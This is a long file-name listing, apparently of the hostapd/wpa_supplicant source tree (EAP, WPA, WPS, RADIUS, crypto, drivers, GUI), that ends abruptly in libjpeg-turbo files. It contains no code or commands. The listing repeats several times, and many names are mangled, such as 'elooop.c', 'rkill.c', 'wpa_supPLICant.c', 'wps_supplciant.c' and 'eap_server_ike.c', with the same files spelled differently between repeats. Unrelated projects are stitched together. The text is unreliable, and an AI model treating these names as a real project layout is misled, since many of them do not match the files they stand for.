eap\_ttls.h  
eap\_wsc\_common.c  
eap\_wsc\_common.h

---

ikev2\_common.c

ikev2\_common.h

Makefile

eap.c

eap.h

eap\_aka.c

eap\_config.h

eap\_eke.c

eap\_fast.c

eap\_fast\_pac.c

eap\_fast\_pac.h

eap\_gpsk.c

eap\_gtc.c

eap\_i.h

eap\_ikev2.c

eap\_leap.c

eap\_md5.c

eap\_methods.c

eap\_methods.h

eap\_mschapv2.c

eap\_otp.c

eap\_pax.c

eap\_peap.c

eap\_proxy.h

eap\_proxy\_dummy.c

---

eap\_proxy\_qmi.c  
eap\_proxy\_qmi.h  
eap\_psk.c  
eap\_pwd.c  
eap\_sake.c  
eap\_sim.c  
eap\_tls.c  
eap\_tls\_common.c  
eap\_tls\_common.h  
eap\_tnc.c  
eap\_ttls.c  
eap\_vendor\_test.c  
eap\_wsc.c  
ikev2.c  
ikev2.h  
Makefile  
mschapv2.c  
mschapv2.h  
tncc.c  
tncc.h  
eap.h  
eap\_i.h  
eap\_methods.h  
eap\_server.c  
eap\_server\_aka.c

---



eap\_server\_eke.c  
eap\_server\_fast.c  
eap\_server\_gpsk.c  
eap\_server\_gtc.c  
eap\_server\_identity.c  
eap\_server\_ikev2.c  
eap\_server\_md5.c  
eap\_server\_methods.c  
eap\_server\_mschapv2.c  
eap\_server\_pax.c  
eap\_server\_peap.c  
eap\_server\_psk.c  
eap\_server\_pwd.c  
eap\_server\_sake.c  
eap\_server\_sim.c  
eap\_server\_tls.c  
eap\_server\_tls\_common.c  
eap\_server\_tnc.c  
eap\_server\_ttls.c  
eap\_server\_vendor\_test.c  
eap\_server\_wsc.c  
eap\_sim\_db.c  
eap\_sim\_db.h  
eap\_tls\_common.h  
ikev2.c

---

ikev2.h

Makefile

tncs.c

tncs.h

l2\_packet.h

l2\_packet\_freebsd.c

l2\_packet\_linux.c

l2\_packet\_ndis.c

l2\_packet\_none.c

l2\_packet\_pcap.c

l2\_packet\_privsep.c

l2\_packet\_winpcap.c

Makefile

lib.rules

Makefile

Makefile

p2p.c

p2p.h

p2p\_build.c

p2p\_dev\_disc.c

p2p\_go\_neg.c

p2p\_group.c

p2p\_i.h

p2p\_invitation.c

p2p\_parse.c

---

p2p\_pd.c

p2p\_sd.c

p2p\_utils.c

ieee802\_1x\_cp.c

ieee802\_1x\_cp.h

ieee802\_1x\_kay.c

ieee802\_1x\_kay.h

ieee802\_1x\_kay\_i.h

ieee802\_1x\_key.c

ieee802\_1x\_key.h

ieee802\_1x\_secy\_ops.c

ieee802\_1x\_secy\_ops.h

Makefile

.gitignore

Makefile

radius.c

radius.h

radius\_client.c

radius\_client.h

radius\_das.c

radius\_das.h

radius\_server.c

radius\_server.h

Makefile

peerkey.c

---

peerkey.h  
pmksa\_cache.c  
pmksa\_cache.h  
preauth.c  
preauth.h  
tdls.c  
wpa.c  
wpa.h  
wpa\_ft.c  
wpa\_i.h  
wpa\_ie.c  
wpa\_ie.h  
.gitignore  
asn1.c  
asn1.h  
bignum.c  
bignum.h  
libtommath.c  
Makefile  
pkcs1.c  
pkcs1.h  
pkcs5.c  
pkcs5.h  
pkcs8.c  
pkcs8.h

---

rsa.c

rsa.h

tlsv1\_client.c

tlsv1\_client.h

tlsv1\_client\_i.h

tlsv1\_client\_read.c

tlsv1\_client\_write.c

tlsv1\_common.c

tlsv1\_common.h

tlsv1\_cred.c

tlsv1\_cred.h

tlsv1\_record.c

tlsv1\_record.h

tlsv1\_server.c

tlsv1\_server.h

tlsv1\_server\_i.h

tlsv1\_server\_read.c

tlsv1\_server\_write.c

x509v3.c

x509v3.h

.gitignore

base64.c

base64.h

bitfield.c

bitfield.h

---

browser-android.c  
browser-system.c  
browser-wpadebug.c  
browser.c  
browser.h  
build\_config.h  
common.c  
common.h  
edit.c  
edit.h  
edit\_readline.c  
edit\_simple.c  
elooop.c  
elooop.h  
elooop\_win.c  
ext\_password.c  
ext\_password.h  
ext\_password\_i.h  
ext\_password\_test.c  
http-utils.h  
http\_curl.c  
includes.h  
ip\_addr.c  
ip\_addr.h  
list.h

---

Makefile

os.h

os\_internal.c

os\_none.c

os\_unix.c

os\_win32.c

pcsc\_funcs.c

pcsc\_funcs.h

platform.h

radiotap.c

radiotap.h

radiotap\_iter.h

state\_machine.h

trace.c

trace.h

utils\_module\_tests.c

uuid.c

uuid.h

wpabuf.c

wpabuf.h

wpa\_debug.c

wpa\_debug.h

xml-utils.c

xml-utils.h

xml\_libxml2.c

---

http.h

httpread.c

httpread.h

http\_client.c

http\_client.h

http\_server.c

http\_server.h

Makefile

ndef.c

upnp\_xml.c

upnp\_xml.h

wps.c

wps.h

wps\_attr\_build.c

wps\_attr\_parse.c

wps\_attr\_parse.h

wps\_attr\_process.c

wps\_common.c

wps\_defs.h

wps\_dev\_attr.c

wps\_dev\_attr.h

wps\_enrollee.c

wps\_er.c

wps\_er.h

wps\_er\_ssdp.c

---



wps\_i.h  
wps\_module\_tests.c  
wps\_registrar.c  
wps\_upnp.c  
wps\_upnp.h  
wps\_upnp\_ap.c  
wps\_upnp\_event.c  
wps\_upnp\_i.h  
wps\_upnp\_ssd.c  
wps\_upnp\_web.c  
wps\_validate.c  
wired.conf  
wps-ap-nfc.py  
Android.mk  
est.c  
Makefile  
oma\_dm\_client.c  
osu\_client.c  
osu\_client.h  
spp\_client.c  
est-csattrs.cnf  
hs20.oid  
openssl-root.cnf  
openssl.cnf  
hs20\_spp\_server.c

---

Makefile

spp\_server.c

spp\_server.h

add-free.php

add-mo.php

cert-enroll.php

config.php

est.php

free-remediation.php

free.php

redirect.php

remediation.php

signup.php

spp.php

users.php

MODULE\_LICENSE\_BSD\_LIKE

README

accounting.c

accounting.h

acs.c

acs.h

ap\_config.c

ap\_config.h

ap\_drv\_ops.c

ap\_drv\_ops.h

---

ap\_list.c

ap\_list.h

ap\_mlme.c

ap\_mlme.h

authsrv.c

authsrv.h

beacon.c

beacon.h

ctrl\_iface\_ap.c

ctrl\_iface\_ap.h

dfs.c

dfs.h

drv\_callbacks.c

eap\_user\_db.c

gas\_serv.c

gas\_serv.h

hostapd.c

hostapd.h

hs20.c

hs20.h

hw\_features.c

hw\_features.h

iapp.c

iapp.h

ieee802\_11.c

---

ieee802\_11.h

ieee802\_11\_auth.c

ieee802\_11\_auth.h

ieee802\_11\_ht.c

ieee802\_11\_shared.c

ieee802\_11\_vht.c

ieee802\_1x.c

ieee802\_1x.h

Makefile

p2p\_hostapd.c

p2p\_hostapd.h

peerkey\_auth.c

pmksa\_cache\_auth.c

pmksa\_cache\_auth.h

preauth\_auth.c

preauth\_auth.h

sta\_info.c

sta\_info.h

tkip\_countermeasures.c

tkip\_countermeasures.h

utils.c

vlan\_init.c

vlan\_init.h

vlan\_util.c

vlan\_util.h

---

wmm.c

wmm.h

wnm\_ap.c

wnm\_ap.h

wpa\_auth.c

wpa\_auth.h

wpa\_auth\_ft.c

wpa\_auth\_glue.c

wpa\_auth\_glue.h

wpa\_auth\_i.h

wpa\_auth\_ie.c

wpa\_auth\_ie.h

wps\_hostapd.c

wps\_hostapd.h

common\_module\_tests.c

defs.h

eapol\_common.h

gas.c

gas.h

ieee802\_11\_common.c

ieee802\_11\_common.h

ieee802\_11\_defs.h

ieee802\_1x\_defs.h

Makefile

privsep\_commands.h

---

qca-vendor-attr.h

qca-vendor.h

sae.c

sae.h

tnc.h

version.h

wpa\_common.c

wpa\_common.h

wpa\_ctrl.c

wpa\_ctrl.h

wpa\_helpers.c

wpa\_helpers.h

.gitignore

aes-cbc.c

aes-ccm.c

aes-ctr.c

aes-eax.c

aes-encblock.c

aes-gcm.c

aes-internal-dec.c

aes-internal-enc.c

aes-internal.c

aes-omac1.c

aes-unwrap.c

aes-wrap.c

---

aes.h

aes\_i.h

aes\_wrap.h

crypto.h

crypto\_cryptoapi.c

crypto\_gnutls.c

crypto\_internal-cipher.c

crypto\_internal-modexp.c

crypto\_internal-rsa.c

crypto\_internal.c

crypto\_libtomcrypt.c

crypto\_none.c

crypto\_nss.c

crypto\_openssl.c

des-internal.c

des\_i.h

dh\_group5.c

dh\_group5.h

dh\_groups.c

dh\_groups.h

fips\_prf\_internal.c

fips\_prf\_openssl.c

Makefile

md4-internal.c

md5-internal.c

---

md5.c

md5.h

md5\_i.h

milenage.c

milenage.h

ms\_funcs.c

ms\_funcs.h

random.c

random.h

rc4.c

sha1-internal.c

sha1-pbkdf2.c

sha1-prf.c

sha1-tlsprf.c

sha1-tpvf.c

sha1.c

sha1.h

sha1\_i.h

sha256-internal.c

sha256-prf.c

sha256-tlsprf.c

sha256.c

sha256.h

sha256\_i.h

tls.h

---



tls\_gnutls.c  
tls\_internal.c  
tls\_none.c  
tls\_nss.c  
tls\_openssl.c  
tls\_schannel.c  
.gitignore  
android\_drv.h  
driver.h  
drivers.c  
drivers.mak  
drivers.mk  
driver\_atheros.c  
driver\_bsd.c  
driver\_common.c  
driver\_hostap.c  
driver\_hostap.h  
driver\_macsec\_qca.c  
driver\_madwifi.c  
driver\_ndis.c  
driver\_ndis.h  
driver\_ndis\_.c  
driver\_nl80211.c  
driver\_none.c  
driver\_openbsd.c

---

driver\_privsep.c

driver\_roboswitch.c

driver\_test.c

driver\_wext.c

driver\_wext.h

driver\_wired.c

linux\_ioctl.c

linux\_ioctl.h

linux\_wext.h

Makefile

ndis\_events.c

netlink.c

netlink.h

nl80211\_copy.h

priv\_netlink.h

rkill.c

rkill.h

eapol\_auth\_dump.c

eapol\_auth\_sm.c

eapol\_auth\_sm.h

eapol\_auth\_sm\_i.h

Makefile

eapol\_supp\_sm.c

eapol\_supp\_sm.h

Makefile

---

chap.c

chap.h

eap\_common.c

eap\_common.h

eap\_defs.h

eap\_eke\_common.c

eap\_eke\_common.h

eap\_fast\_common.c

eap\_fast\_common.h

eap\_gpsk\_common.c

eap\_gpsk\_common.h

eap\_ikev2\_common.c

eap\_ikev2\_common.h

eap\_pax\_common.c

eap\_pax\_common.h

eap\_peap\_common.c

eap\_peap\_common.h

eap\_psk\_common.c

eap\_psk\_common.h

eap\_pwd\_common.c

eap\_pwd\_common.h

eap\_sake\_common.c

eap\_sake\_common.h

eap\_sim\_common.c

eap\_sim\_common.h

---

eap\_tlv\_common.h

eap\_ttls.h

eap\_wsc\_common.c

eap\_wsc\_common.h

ikev2\_common.c

ikev2\_common.h

Makefile

eap.c

eap.h

eap\_aka.c

eap\_config.h

eap\_eke.c

eap\_fast.c

eap\_fast\_pac.c

eap\_fast\_pac.h

eap\_gpsk.c

eap\_gtc.c

eap\_i.h

eap\_ikev2.c

eap\_leap.c

eap\_md5.c

eap\_methods.c

eap\_methods.h

eap\_mschapv2.c

eap\_otp.c

---

eap\_pax.c  
eap\_peap.c  
eap\_proxy.h  
eap\_proxy\_dummy.c  
eap\_proxy\_qmi.c  
eap\_proxy\_qmi.h  
eap\_psk.c  
eap\_pwd.c  
eap\_sake.c  
eap\_sim.c  
eap\_tls.c  
eap\_tls\_common.c  
eap\_tls\_common.h  
eap\_tnc.c  
eap\_ttls.c  
eap\_vendor\_test.c  
eap\_wsc.c  
ikev2.c  
ikev2.h  
Makefile  
mschapv2.c  
mschapv2.h  
tncc.c  
tncc.h  
eap.h

---

eap\_i.h

eap\_methods.h

eap\_server.c

eap\_server\_aka.c

eap\_server\_ike.c

eap\_server\_fast.c

eap\_server\_gpsk.c

eap\_server\_gtc.c

eap\_server\_identity.c

eap\_server\_ikev2.c

eap\_server\_md5.c

eap\_server\_methods.c

eap\_server\_mschapv2.c

eap\_server\_pax.c

eap\_server\_peap.c

eap\_server\_psk.c

eap\_server\_pwd.c

eap\_server\_sake.c

eap\_server\_sim.c

eap\_server\_tls.c

eap\_server\_tls\_common.c

eap\_server\_tnc.c

eap\_server\_ttls.c

eap\_server\_vendor\_test.c

eap\_server\_wsc.c

---

eap\_sim\_db.c

eap\_sim\_db.h

eap\_tls\_common.h

ikev2.c

ikev2.h

Makefile

tncs.c

tncs.h

l2\_packet.h

l2\_packet\_freebsd.c

l2\_packet\_linux.c

l2\_packet\_ndis.c

l2\_packet\_none.c

l2\_packet\_pcap.c

l2\_packet\_privsep.c

l2\_packet\_winpcap.c

Makefile

lib.rules

Makefile

Makefile

p2p.c

p2p.h

p2p\_build.c

p2p\_dev\_disc.c

p2p\_go\_neg.c

---

p2p\_group.c

p2p\_i.h

p2p\_invitation.c

p2p\_parse.c

p2p\_pd.c

p2p\_sd.c

p2p\_utils.c

ieee802\_1x\_cp.c

ieee802\_1x\_cp.h

ieee802\_1x\_kay.c

ieee802\_1x\_kay.h

ieee802\_1x\_kay\_i.h

ieee802\_1x\_key.c

ieee802\_1x\_key.h

ieee802\_1x\_secy\_ops.c

ieee802\_1x\_secy\_ops.h

Makefile

.gitignore

Makefile

radius.c

radius.h

radius\_client.c

radius\_client.h

radius\_das.c

radius\_das.h

---



radius\_server.c

radius\_server.h

Makefile

peerkey.c

peerkey.h

pmksa\_cache.c

pmksa\_cache.h

preauth.c

preauth.h

tdls.c

wpa.c

wpa.h

wpa\_ft.c

wpa\_i.h

wpa\_ie.c

wpa\_ie.h

.gitignore

asn1.c

asn1.h

bignum.c

bignum.h

libtommath.c

Makefile

pkcs1.c

pkcs1.h

---

pkcs5.c

pkcs5.h

pkcs8.c

pkcs8.h

rsa.c

rsa.h

tlsv1\_client.c

tlsv1\_client.h

tlsv1\_client\_i.h

tlsv1\_client\_read.c

tlsv1\_client\_write.c

tlsv1\_common.c

tlsv1\_common.h

tlsv1\_cred.c

tlsv1\_cred.h

tlsv1\_record.c

tlsv1\_record.h

tlsv1\_server.c

tlsv1\_server.h

tlsv1\_server\_i.h

tlsv1\_server\_read.c

tlsv1\_server\_write.c

x509v3.c

x509v3.h

.gitignore

---

base64.c  
base64.h  
bitfield.c  
bitfield.h  
browser-android.c  
browser-system.c  
browser-wpadebug.c  
browser.c  
browser.h  
build\_config.h  
common.c  
common.h  
edit.c  
edit.h  
edit\_readline.c  
edit\_simple.c  
eloop.c  
eloop.h  
eloop\_win.c  
ext\_password.c  
ext\_password.h  
ext\_password\_i.h  
ext\_password\_test.c  
http-utils.h  
http\_curl.c

---

includes.h  
ip\_addr.c  
ip\_addr.h  
list.h  
Makefile  
os.h  
os\_internal.c  
os\_none.c  
os\_unix.c  
os\_win32.c  
pcsc\_funcs.c  
pcsc\_funcs.h  
platform.h  
radiotap.c  
radiotap.h  
radiotap\_iter.h  
state\_machine.h  
trace.c  
trace.h  
utils\_module\_tests.c  
uuid.c  
uuid.h  
wpabuf.c  
wpabuf.h  
wpa\_debug.c

---

wpa\_debug.h

xml-utils.c

xml-utils.h

xml\_libxml2.c

http.h

httpread.c

httpread.h

http\_client.c

http\_client.h

http\_server.c

http\_server.h

Makefile

ndef.c

upnp\_xml.c

upnp\_xml.h

wps.c

wps.h

wps\_attr\_build.c

wps\_attr\_parse.c

wps\_attr\_parse.h

wps\_attr\_process.c

wps\_common.c

wps\_defs.h

wps\_dev\_attr.c

wps\_dev\_attr.h

---

wps\_enrollee.c

wps\_er.c

wps\_er.h

wps\_er\_ssdpc.c

wps\_i.h

wps\_module\_tests.c

wps\_registrar.c

wps\_upnp.c

wps\_upnp.h

wps\_upnp\_ap.c

wps\_upnp\_event.c

wps\_upnp\_i.h

wps\_upnp\_ssdpc.c

wps\_upnp\_web.c

wps\_validate.c

.gitignore

android.config

Android.mk

ap.c

ap.h

autoscan.c

autoscan.h

autoscan\_exponential.c

autoscan\_periodic.c

bgscan.c

---

bgscan.h

bgscan\_learn.c

bgscan\_simple.c

blacklist.c

blacklist.h

bss.c

bss.h

ChangeLog

config.c

config.h

config\_file.c

config\_none.c

config\_ssid.h

config\_winreg.c

ctrl\_iface.c

ctrl\_iface.h

ctrl\_iface\_named\_pipe.c

ctrl\_iface\_udp.c

ctrl\_iface\_unix.c

.gitignore

dbus-wpa\_supPLICANT.conf

dbus\_common.c

dbus\_common.h

dbus\_common\_i.h

dbus\_dict\_helpers.c

---

dbus\_dict\_helpers.h  
dbus\_new.c  
dbus\_new.h  
dbus\_new\_handlers.c  
dbus\_new\_handlers.h  
dbus\_new\_handlers\_p2p.c  
dbus\_new\_handlers\_p2p.h  
dbus\_new\_handlers\_wps.c  
dbus\_new\_helpers.c  
dbus\_new\_helpers.h  
dbus\_new\_introspect.c  
dbus\_old.c  
dbus\_old.h  
dbus\_old\_handlers.c  
dbus\_old\_handlers.h  
dbus\_old\_handlers\_wps.c  
fi.epitest.hostap.WPASupplicant.service.in  
fi.w1.wpa\_supplicant1.service.in  
Makefile  
defconfig  
.gitignore  
eapol\_test.sgml  
Makefile  
wpa\_background.sgml  
wpa\_cli.sgml

---



wpa\_gui.sgml  
wpa\_passphrase.sgml  
wpa\_priv.sgml  
wpa\_supPLICant.conf.sgml  
wpa\_supPLICant.sgml  
driver\_i.h  
eapol\_test.c  
eap\_proxy\_dummy.mk  
eap\_proxy\_qmi.mk  
eap\_register.c  
events.c  
60\_wpa\_supPLICant  
dbus-listen-preq.py  
ieee8021x.conf  
openCryptoki.conf  
p2p\_connect.py  
p2p\_disconnect.py  
p2p\_find.py  
p2p\_flush.py  
p2p\_group\_add.py  
p2p\_invite.py  
p2p\_listen.py  
p2p\_stop\_find.py  
p2p-nfc.py  
plaintext.conf

---

udhcpd-p2p.conf  
wep.conf  
wpa-psk-tkip.conf  
wpa2-eap-ccmp.conf  
wpas-dbus-new-getall.py  
wpas-dbus-new-signals.py  
wpas-dbus-new-wps.py  
wpas-dbus-new.py  
wpas-test.py  
wps-ap-cli  
wps-nfc.py  
gas\_query.c  
gas\_query.h  
hs20\_supPLICant.c  
hs20\_supPLICant.h  
ibss\_rsn.c  
ibss\_rsn.h  
interworking.c  
interworking.h  
main.c  
main\_none.c  
main\_winmain.c  
main\_winsvc.c  
Makefile  
nfc\_pw\_token.c

---

nmake.mak

notify.c

notify.h

offchannel.c

offchannel.h

p2p\_supPLICant.c

p2p\_supPLICant.h

preauth\_test.c

README

README-HS20

README-P2P

README-WPS

scan.c

scan.h

sme.c

sme.h

accounting.c

accounting.h

acs.c

acs.h

ap\_config.c

ap\_config.h

ap\_drv\_ops.c

ap\_drv\_ops.h

ap\_list.c

---

ap\_list.h  
ap\_mlme.c  
ap\_mlme.h  
authsrv.c  
authsrv.h  
beacon.c  
beacon.h  
ctrl\_iface\_ap.c  
ctrl\_iface\_ap.h  
dfs.c  
dfs.h  
drv\_callbacks.c  
eap\_user\_db.c  
gas\_serv.c  
gas\_serv.h  
hostapd.c  
hostapd.h  
hs20.c  
hs20.h  
hw\_features.c  
hw\_features.h  
iapp.c  
iapp.h  
ieee802\_11.c  
ieee802\_11.h

---

ieee802\_11\_auth.c

ieee802\_11\_auth.h

ieee802\_11\_ht.c

ieee802\_11\_shared.c

ieee802\_11\_vht.c

ieee802\_1x.c

ieee802\_1x.h

Makefile

p2p\_hostapd.c

p2p\_hostapd.h

peerkey\_auth.c

pmksa\_cache\_auth.c

pmksa\_cache\_auth.h

preauth\_auth.c

preauth\_auth.h

sta\_info.c

sta\_info.h

tkip\_countermeasures.c

tkip\_countermeasures.h

utils.c

vlan\_init.c

vlan\_init.h

vlan\_util.c

vlan\_util.h

wmm.c

---

wmm.h  
wnm\_ap.c  
wnm\_ap.h  
wpa\_auth.c  
wpa\_auth.h  
wpa\_auth\_ft.c  
wpa\_auth\_glue.c  
wpa\_auth\_glue.h  
wpa\_auth\_i.h  
wpa\_auth\_ie.c  
wpa\_auth\_ie.h  
wps\_hostapd.c  
wps\_hostapd.h  
common\_module\_tests.c  
defs.h  
eapol\_common.h  
gas.c  
gas.h  
ieee802\_11\_common.c  
ieee802\_11\_common.h  
ieee802\_11\_defs.h  
ieee802\_1x\_defs.h  
Makefile  
privsep\_commands.h  
qca-vendor-attr.h

---

qca-vendor.h

sae.c

sae.h

tnc.h

version.h

wpa\_common.c

wpa\_common.h

wpa\_ctrl.c

wpa\_ctrl.h

wpa\_helpers.c

wpa\_helpers.h

.gitignore

aes-cbc.c

aes-ccm.c

aes-ctr.c

aes-eax.c

aes-encblock.c

aes-gcm.c

aes-internal-dec.c

aes-internal-enc.c

aes-internal.c

aes-omac1.c

aes-unwrap.c

aes-wrap.c

aes.h

---

aes\_i.h  
aes\_wrap.h  
crypto.h  
crypto\_cryptoapi.c  
crypto\_gnutls.c  
crypto\_internal-cipher.c  
crypto\_internal-modexp.c  
crypto\_internal-rsa.c  
crypto\_internal.c  
crypto\_libtomcrypt.c  
crypto\_none.c  
crypto\_nss.c  
crypto\_openssl.c  
des-internal.c  
des\_i.h  
dh\_group5.c  
dh\_group5.h  
dh\_groups.c  
dh\_groups.h  
fips\_prf\_internal.c  
fips\_prf\_openssl.c  
Makefile  
md4-internal.c  
md5-internal.c  
md5.c

---



md5.h  
md5\_i.h  
milenage.c  
milenage.h  
ms\_funcs.c  
ms\_funcs.h  
random.c  
random.h  
rc4.c  
sha1-internal.c  
sha1-pbkdf2.c  
sha1-prf.c  
sha1-tlsprf.c  
sha1-tpvf.c  
sha1.c  
sha1.h  
sha1\_i.h  
sha256-internal.c  
sha256-prf.c  
sha256-tlsprf.c  
sha256.c  
sha256.h  
sha256\_i.h  
tls.h  
tls\_gnutls.c

---

tls\_internal.c  
tls\_none.c  
tls\_nss.c  
tls\_openssl.c  
tls\_schannel.c  
.gitignore  
android\_drv.h  
driver.h  
drivers.c  
drivers.mak  
drivers.mk  
driver\_atheros.c  
driver\_bsd.c  
driver\_common.c  
driver\_hostap.c  
driver\_hostap.h  
driver\_macsec\_qca.c  
driver\_madwifi.c  
driver\_ndis.c  
driver\_ndis.h  
driver\_ndis\_.c  
driver\_nl80211.c  
driver\_none.c  
driver\_openbsd.c  
driver\_privsep.c

---

driver\_roboswitch.c

driver\_test.c

driver\_wext.c

driver\_wext.h

driver\_wired.c

linux\_ioctl.c

linux\_ioctl.h

linux\_wext.h

Makefile

ndis\_events.c

netlink.c

netlink.h

nl80211\_copy.h

priv\_netlink.h

rfkill.c

rfkill.h

eapol\_auth\_dump.c

eapol\_auth\_sm.c

eapol\_auth\_sm.h

eapol\_auth\_sm\_i.h

Makefile

eapol\_supp\_sm.c

eapol\_supp\_sm.h

Makefile

chap.c

---

chap.h

eap\_common.c

eap\_common.h

eap\_defs.h

eap\_eke\_common.c

eap\_eke\_common.h

eap\_fast\_common.c

eap\_fast\_common.h

eap\_gpsk\_common.c

eap\_gpsk\_common.h

eap\_ikev2\_common.c

eap\_ikev2\_common.h

eap\_pax\_common.c

eap\_pax\_common.h

eap\_peap\_common.c

eap\_peap\_common.h

eap\_psk\_common.c

eap\_psk\_common.h

eap\_pwd\_common.c

eap\_pwd\_common.h

eap\_sake\_common.c

eap\_sake\_common.h

eap\_sim\_common.c

eap\_sim\_common.h

eap\_tlv\_common.h

---

eap\_ttls.h  
eap\_wsc\_common.c  
eap\_wsc\_common.h  
ikev2\_common.c  
ikev2\_common.h  
Makefile  
eap.c  
eap.h  
eap\_aka.c  
eap\_config.h  
eap\_eke.c  
eap\_fast.c  
eap\_fast\_pac.c  
eap\_fast\_pac.h  
eap\_gpsk.c  
eap\_gtc.c  
eap\_i.h  
eap\_ikev2.c  
eap\_leap.c  
eap\_md5.c  
eap\_methods.c  
eap\_methods.h  
eap\_mschapv2.c  
eap\_otp.c  
eap\_pax.c

---

eap\_peap.c  
eap\_proxy.h  
eap\_proxy\_dummy.c  
eap\_proxy\_qmi.c  
eap\_proxy\_qmi.h  
eap\_psk.c  
eap\_pwd.c  
eap\_sake.c  
eap\_sim.c  
eap\_tls.c  
eap\_tls\_common.c  
eap\_tls\_common.h  
eap\_tnc.c  
eap\_ttls.c  
eap\_vendor\_test.c  
eap\_wsc.c  
ikev2.c  
ikev2.h  
Makefile  
mschapv2.c  
mschapv2.h  
tncc.c  
tncc.h  
eap.h  
eap\_i.h

---

eap\_methods.h  
eap\_server.c  
eap\_server\_aka.c  
eap\_server\_eke.c  
eap\_server\_fast.c  
eap\_server\_gpsk.c  
eap\_server\_gtc.c  
eap\_server\_identity.c  
eap\_server\_ikev2.c  
eap\_server\_md5.c  
eap\_server\_methods.c  
eap\_server\_mschapv2.c  
eap\_server\_pax.c  
eap\_server\_peap.c  
eap\_server\_psk.c  
eap\_server\_pwd.c  
eap\_server\_sake.c  
eap\_server\_sim.c  
eap\_server\_tls.c  
eap\_server\_tls\_common.c  
eap\_server\_tnc.c  
eap\_server\_ttls.c  
eap\_server\_vendor\_test.c  
eap\_server\_wsc.c  
eap\_sim\_db.c

---

eap\_sim\_db.h

eap\_tls\_common.h

ikev2.c

ikev2.h

Makefile

tncs.c

tncs.h

l2\_packet.h

l2\_packet\_freebsd.c

l2\_packet\_linux.c

l2\_packet\_ndis.c

l2\_packet\_none.c

l2\_packet\_pcap.c

l2\_packet\_privsep.c

l2\_packet\_winpcap.c

Makefile

lib.rules

Makefile

Makefile

p2p.c

p2p.h

p2p\_build.c

p2p\_dev\_disc.c

p2p\_go\_neg.c

p2p\_group.c

---



p2p\_i.h

p2p\_invitation.c

p2p\_parse.c

p2p\_pd.c

p2p\_sd.c

p2p\_utils.c

ieee802\_1x\_cp.c

ieee802\_1x\_cp.h

ieee802\_1x\_kay.c

ieee802\_1x\_kay.h

ieee802\_1x\_kay\_i.h

ieee802\_1x\_key.c

ieee802\_1x\_key.h

ieee802\_1x\_secy\_ops.c

ieee802\_1x\_secy\_ops.h

Makefile

.gitignore

Makefile

radius.c

radius.h

radius\_client.c

radius\_client.h

radius\_das.c

radius\_das.h

radius\_server.c

---

radius\_server.h

Makefile

peerkey.c

peerkey.h

pmksa\_cache.c

pmksa\_cache.h

preauth.c

preauth.h

tdls.c

wpa.c

wpa.h

wpa\_ft.c

wpa\_i.h

wpa\_ie.c

wpa\_ie.h

.gitignore

asn1.c

asn1.h

bignum.c

bignum.h

libtommath.c

Makefile

pkcs1.c

pkcs1.h

pkcs5.c

---

pkcs5.h

pkcs8.c

pkcs8.h

rsa.c

rsa.h

tlsv1\_client.c

tlsv1\_client.h

tlsv1\_client\_i.h

tlsv1\_client\_read.c

tlsv1\_client\_write.c

tlsv1\_common.c

tlsv1\_common.h

tlsv1\_cred.c

tlsv1\_cred.h

tlsv1\_record.c

tlsv1\_record.h

tlsv1\_server.c

tlsv1\_server.h

tlsv1\_server\_i.h

tlsv1\_server\_read.c

tlsv1\_server\_write.c

x509v3.c

x509v3.h

.gitignore

base64.c

---

base64.h  
bitfield.c  
bitfield.h  
browser-android.c  
browser-system.c  
browser-wpadebug.c  
browser.c  
browser.h  
build\_config.h  
common.c  
common.h  
edit.c  
edit.h  
edit\_readline.c  
edit\_simple.c  
eloop.c  
eloop.h  
eloop\_win.c  
ext\_password.c  
ext\_password.h  
ext\_password\_i.h  
ext\_password\_test.c  
http-utils.h  
http\_curl.c  
includes.h

---

ip\_addr.c

ip\_addr.h

list.h

Makefile

os.h

os\_internal.c

os\_none.c

os\_unix.c

os\_win32.c

pcsc\_funcs.c

pcsc\_funcs.h

platform.h

radiotap.c

radiotap.h

radiotap\_iter.h

state\_machine.h

trace.c

trace.h

utils\_module\_tests.c

uuid.c

uuid.h

wpabuf.c

wpabuf.h

wpa\_debug.c

wpa\_debug.h

---

xml-utils.c

xml-utils.h

xml\_libxml2.c

http.h

httpread.c

httpread.h

http\_client.c

http\_client.h

http\_server.c

http\_server.h

Makefile

ndef.c

upnp\_xml.c

upnp\_xml.h

wps.c

wps.h

wps\_attr\_build.c

wps\_attr\_parse.c

wps\_attr\_parse.h

wps\_attr\_process.c

wps\_common.c

wps\_defs.h

wps\_dev\_attr.c

wps\_dev\_attr.h

wps\_enrollee.c

---

wps\_er.c  
wps\_er.h  
wps\_er\_ssdp.c  
wps\_i.h  
wps\_module\_tests.c  
wps\_registrar.c  
wps\_upnp.c  
wps\_upnp.h  
wps\_upnp\_ap.c  
wps\_upnp\_event.c  
wps\_upnp\_i.h  
wps\_upnp\_ssdp.c  
wps\_upnp\_web.c  
wps\_validate.c  
wpa\_supplicant-nl80211.service.arg.in  
wpa\_supplicant-wired.service.arg.in  
wpa\_supplicant.service.arg.in  
wpa\_supplicant.service.in  
link\_test.c  
test\_eap\_sim\_common.c  
test\_wpa.c  
log2pcap.py  
wifi\_display.c  
wifi\_display.h  
win\_if\_list.c

---

wnm\_sta.c  
wnm\_sta.h  
wpas\_glue.c  
wpas\_glue.h  
wpas\_kay.c  
wpas\_kay.h  
wpas\_module\_tests.c  
wpa\_cli.c  
.gitignore  
addinterface.cpp  
addinterface.h  
eventhistory.cpp  
eventhistory.h  
eventhistory.ui  
Makefile  
README  
icons.qrc  
icons\_png.qrc  
.gitignore  
wpa\_gui\_de.ts  
main.cpp  
networkconfig.cpp  
networkconfig.h  
networkconfig.ui  
peers.cpp

---



peers.h  
peers.ui  
scanresults.cpp  
scanresults.h  
scanresults.ui  
signalbar.cpp  
signalbar.h  
stringquery.cpp  
stringquery.h  
userdatarequest.cpp  
userdatarequest.h  
userdatarequest.ui  
wpagui.cpp  
wpagui.h  
wpagui.ui  
wpamsg.h  
wpa\_gui.desktop  
wpa\_gui.pro  
wpa\_passphrase.c  
wpa\_priv.c  
wpa\_supPLICant.c  
wpa\_supPLICant.conf  
wpa\_supPLICant\_conf.mk  
wpa\_supPLICant\_i.h  
wpa\_supPLICant\_template.conf

---

wps\_supplciant.c

wps\_supplciant.h

acinclude.m4

aclocal.m4

bmp.c

bmp.h

cderror.h

cdjpeg.c

cdjpeg.h

cjpeg.1

cjpeg.c

md5cmp.cmake

testclean.cmake

compile

config.guess

config.h.in

config.sub

configure

configure.ac

depcomp

djpeg.1

djpeg.c

installdox

jquery.js

search.js

---

doxygen.config

example.c

install-sh

jaricom.c

package-list

Makefile.am

Makefile.in

TJ.java

TJCompressor.java

TJCustomFilter.java

